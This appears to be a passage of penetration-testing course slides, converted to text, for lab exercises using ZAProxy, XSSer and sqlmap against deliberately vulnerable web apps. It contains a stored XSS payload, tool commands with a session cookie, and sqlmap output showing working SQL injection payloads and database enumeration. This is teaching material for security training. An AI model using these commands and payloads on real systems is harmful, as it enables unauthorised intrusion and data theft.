Header, X-Content-Type-Options Header Missing, Information Disclosure - Suspicious Comments, and Timestamp Disclosure - Unix. The right panel displays detailed information for the selected 'Cross Site Scripting (Persistent)' alert. It shows the URL as http://192.210.141.3/html_stored.php, Risk as High, Confidence as Medium, Parameter as entry, Attack as </td><script>alert(1);</script><td>, Evidence as (empty), CWE ID as 79, WASC ID as 8, Source as Active (40014 - Cross Site Scripting (Persistent)), and a Description section explaining XSS as an attack technique. The bottom of the interface shows a summary of alerts (3 High, 3 Medium, 6 Low, 2 Info) and the primary proxy set to localhost:8080.

Alerts (14)

- Cross Site Scripting (Persistent) (14)
- Cross Site Scripting (Reflected) (14)
- SQL Injection (3)
- Application Error Disclosure (54)
- Directory Browsing (6)
- X-Frame-Options Header Not Set (81)
- Absence of Anti-CSRF Tokens (65)
- Content-Type Header Missing (9)
- Cookie No HttpOnly Flag (11)
- Cookie Without SameSite Attribute (11)
- Server Leaks Information via "X-Powered-By" HTTP Response Header (1)
- X-Content-Type-Options Header Missing (136)
- Information Disclosure - Suspicious Comments (4)
- Timestamp Disclosure - Unix (1657)

Cross Site Scripting (Persistent)

URL: http://192.210.141.3/html_stored.php
Risk: High
Confidence: Medium
Parameter: entry
Attack: </td><script>alert(1);</script><td>
Evidence:
CWE ID: 79
WASC ID: 8
Source: Active (40014 - Cross Site Scripting (Persistent))
Description:
Cross-site Scripting (XSS) is an attack technique that involves embedding malicious script in a page that is then viewed by a user. This can occur in various contexts such as the browser within WinAmp, an RSS reader, or an email client. When an attacker gets a user's browser to execute his/her code, they can perform various malicious actions like stealing session cookies or redirecting the user to a malicious site.
Other Info:
Source URL: http://192.210.141.3/html_stored.php

Alerts 3 3 6 2 Primary Proxy: localhost:8080

Web Application Scanner : ZAProxy

The screenshot shows a web application interface for ZAProxy. At the top, there is a navigation bar with links for 'Entry Level', 'Reset', 'Credits', 'Blog', 'Logout', and a 'Welcome' message. A modal window titled 'Site Alerts' is displayed in the center. The modal has a header with an 'x' button. Below the header, there is a filter bar with four categories: 'High' (underlined), 'Medium', 'Low', and 'Informational'. Underneath the filter bar, there is a list of findings: 'Cross Site Scripting (Persistent) (1)', 'Cross Site Scripting (Reflected) (14)', and 'SQL Injection (3)'. The background of the page shows some blurred text and a yellow button labeled 'Entry'.

Lab: Scanning Web Application with ZAProxy

Lab URL: <https://attackdefense.com/challengedetails?cid=1888>

Video URL: <https://youtu.be/qskJLZCeLSg>

XSS Attack : xsse

- CLI and GUI Interface
- Supports cookie header option (For authenticated vulnerability)
- Has various bypassers to evade anti-XSS browser filters
- Also Supports following XSS Techniques
 - Cross Site Scripting Cookie injection
 - Cross Site Agent Scripting
 - Cross Site Referer Scripting
 - Data Control Protocol injections
 - Document Object Model injections

XSS Attack : xsser

```
root@attackdefense:~# xsser --url "http://192.15.156.3/index.php?page=dns-lookup.php" -p "target_host=XSS&dns-lookup-php-submit-button=Lookup+DNS"
```

```
=====
```

```
XSSer v1.8[2]: "The Hiv3!" - (https://xsser.03c8.net) - 2010/2019 -> by psy
```

```
=====
```

```
Testing [XSS from URL]...
```

```
=====
```

Vulnerable Parameter

Post Parameters

XSS Attack : xsser

```
[*] Final Results:  
=====  
- Injections: 1  
- Failed: 0  
- Successful: 1  
- Accur: 100.0 %  
=====  
[*] List of XSS injections:  
=====  
You have found: [ 1 ] possible (without --reverse-check) XSS vector(s)!  
-----  
[+] Target: http://192.15.156.3/index.php?page=dns-lookup.php | target_host=XSS&dns-lookup-php-submit-button=Lookup+DNS  
[+] Vector: [ target_host ]  
[!] Method: URL  
[*] Hash: c7099e8dfa538f2c8d7169ccf790d543  
[*] Payload: target_host=%22%3Ec7099e8dfa538f2c8d7169ccf790d543&dns-lookup-php-submit-button=Lookup+DNS  
[!] Vulnerable: [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [09.02]  
[!] Status: XSS FOUND!  
-----  
root@attackdefense:~#
```

Lab: XSS Attack with XSSer

Lab URL: <https://attackdefense.com/challengedetails?cid=1889>

Video URL: <https://youtu.be/HZ2K-Y8fTyc>

Lab: Authenticated XSS Attack with XSSer

Lab URL: <https://attackdefense.com/challengedetails?cid=1892>

Video URL: <https://youtu.be/1ghygvlMmiU>

SQL Injection Attack : SQLMap

- CLI Interface
- Supports various database - MySQL, Oracle, PostgreSQL, MSSQL
- Supports boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band.
- Can enumerate and dump entire database.
- Identifies password hash and has support to crack them
- Can also identify XSS vulnerable parameters

SQL Injection Attack : SQLMap

```
root@attackdefense:~# sqlmap -u "http://192.210.141.3/sqli_1.php?title=hello&action=search" --cookie "PHPSESSID=ipcund5314149g188pfhb3pff1; security_level=0" -p title  
[1.4.5#stable]  
Target URL/Host  
Cookie for Authenticated session  
Vulnerable Parameter  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 05:54:39 /2020-05-21/  
[05:54:40] [INFO] testing connection to the target URL  
[05:54:40] [WARNING] potential CAPTCHA protection mechanism detected  
[05:54:40] [INFO] checking if the target is protected by some kind of WAF/IPS  
[05:54:41] [INFO] testing if the target URL content is stable  
[05:54:41] [INFO] target URL content is stable  
[05:54:41] [INFO] heuristic (basic) test shows that GET parameter 'title' might be injectable (possible DBMS: 'MySQL')  
[05:54:41] [INFO] heuristic (XSS) test shows that GET parameter 'title' might be vulnerable to cross-site scripting (XSS) attacks  
[05:54:41] [INFO] testing for SQL injection on GET parameter 'title'  
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y  
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] n  
[05:54:47] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'  
[05:54:47] [WARNING] reflective value(s) found and filtering out  
[05:54:48] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'  
[05:54:48] [INFO] testing 'Generic inline queries'  
[05:54:48] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'  
[05:54:48] [INFO] GET parameter 'title' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable  
[05:54:48] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'  
[05:54:48] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)  
[05:54:59] [INFO] GET parameter 'title' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable  
[05:54:59] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'  
[05:54:59] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found  
©PentesterAcademy.com
```

SQL Injection Attack : SQLMap

```
Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:56:57 /2020-05-21/

[05:56:57] [INFO] resuming back-end DBMS 'mysql'
[05:56:57] [INFO] testing connection to the target URL
[05:56:58] [WARNING] potential CAPTCHA protection mechanism detected
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: title (GET)
  Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FL00R)
    Payload: title='hello' AND (SELECT 9053 FROM(SELECT COUNT(*),CONCAT(0x7176626271,(SELECT (ELT(9053=9053,1))),0x716b627171,FL00R(RAND(0)*2))x FROM INFORMA
AND 'IeWS'='IeWS&action=search

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: title='hello' AND (SELECT 2617 FROM (SELECT(SLEEP(5)))dFao) AND 'urDp'='urDp&action=search

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: title='hello' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x7176626271,0x704f4679464d4e78414379615572776f61787663484d575a726b5a5566627676424d644
-&action=search
---
[05:56:58] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[05:56:58] [INFO] fetching database names
available databases [4]:
[*] bWAPP
[*] information_schema
[*] mysql
[*] performance_schema

[05:56:58] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.210.141.3'

[*] ending @ 05:56:58 /2020-05-21/
root@attackdefense:~#
```

SQL Injection Attack : SQLMap

```
root@attackdefense:~# sqlmap -r request -p title
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all . Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ Loading Request from File
[05:59:18] [INFO] parsing HTTP request from 'request'
[05:59:18] [INFO] testing connection to the target URL
[05:59:18] [WARNING] potential CAPTCHA protection mechanism detected
[05:59:18] [INFO] checking if the target is protected by some kind of WAF/IPS
[05:59:19] [INFO] testing if the target URL content is stable
[05:59:19] [INFO] target URL content is stable
[05:59:19] [INFO] heuristic (basic) test shows that POST parameter 'title' might be injectable (possible DBMS: 'MySQL')
[05:59:20] [INFO] heuristic (XSS) test shows that POST parameter 'title' might be vulnerable to cross-site scripting (XSS) attacks
[05:59:20] [INFO] testing for SQL injection on POST parameter 'title'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] n
[05:59:25] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[05:59:25] [WARNING] reflective value(s) found and filtering out
[05:59:26] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[05:59:26] [INFO] testing 'Generic inline queries'
[05:59:26] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[05:59:26] [INFO] POST parameter 'title' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[05:59:26] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[05:59:26] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[05:59:36] [INFO] POST parameter 'title' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[05:59:36] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
```

Lab: SQL Injection with SQLMap

Lab URL: <https://attackdefense.com/challengedetails?cid=1893>

Video URL: <https://youtu.be/gPCcT9OpznI>